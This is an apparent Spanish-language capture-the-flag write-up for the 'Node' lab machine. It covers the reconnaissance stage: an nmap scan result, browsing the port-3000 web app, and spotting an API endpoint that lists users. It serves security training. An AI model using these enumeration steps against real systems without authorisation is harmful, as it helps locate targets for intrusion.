
Node - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE          REASON         VERSION
22/tcp   open  ssh              syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwesV+Yg8+5O97ZnNFclkSnRTeyVnj6XokDNKjhB3+8R2I+r78qJmEgVr/SLJ44XjDzzlm
43492r+6/VXeer0qhhTM4KhSPod5IxllSU6ZSqAV+O0ccf6FBxgEtiiWnE+ThrRiEjLYnZyyWUgi4pE/WPvaJDWtyfVQIrZohayy+pD7AzkLTr
0bsPdTgiiOwmoN8f9aKe5q7Pg4ZikkxNlqNG1EnuBThgMQbrx72kMHfRYvdwAqxOPbRjV96B2SWNWpxMEVL5tYGb
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKQ4w0iqXrfz0H+KQEu5D6zKCfc6IOH2GRBK
0OSjKaZTxPu4sU=
|   256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB5cgCL/RuiM/AqWOqKOIL1uuLLjN9E5vDSBVDqIYU6y
3000/tcp open  hadoop-tasktracker syn-ack ttl 63 Apache Hadoop
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: MyPlace
| hadoop-datanode-info:
|_  Logs: /login
|_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF
| hadoop-tasktracker-info:
|_  Logs: /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vamos a ver el contenido del puerto 3000 en el navegador:




Como no encuentro gran cosa enumerando rutas, vamos a echarle un vistazo a las peticiones que se realizan una vez recargamos la pagina:




Vemos que hay una peticion llamada "latest" que lo que hace es llamar a la siguiente ruta:




Vamos a ver que contiene la ruta "/api/users/latest":



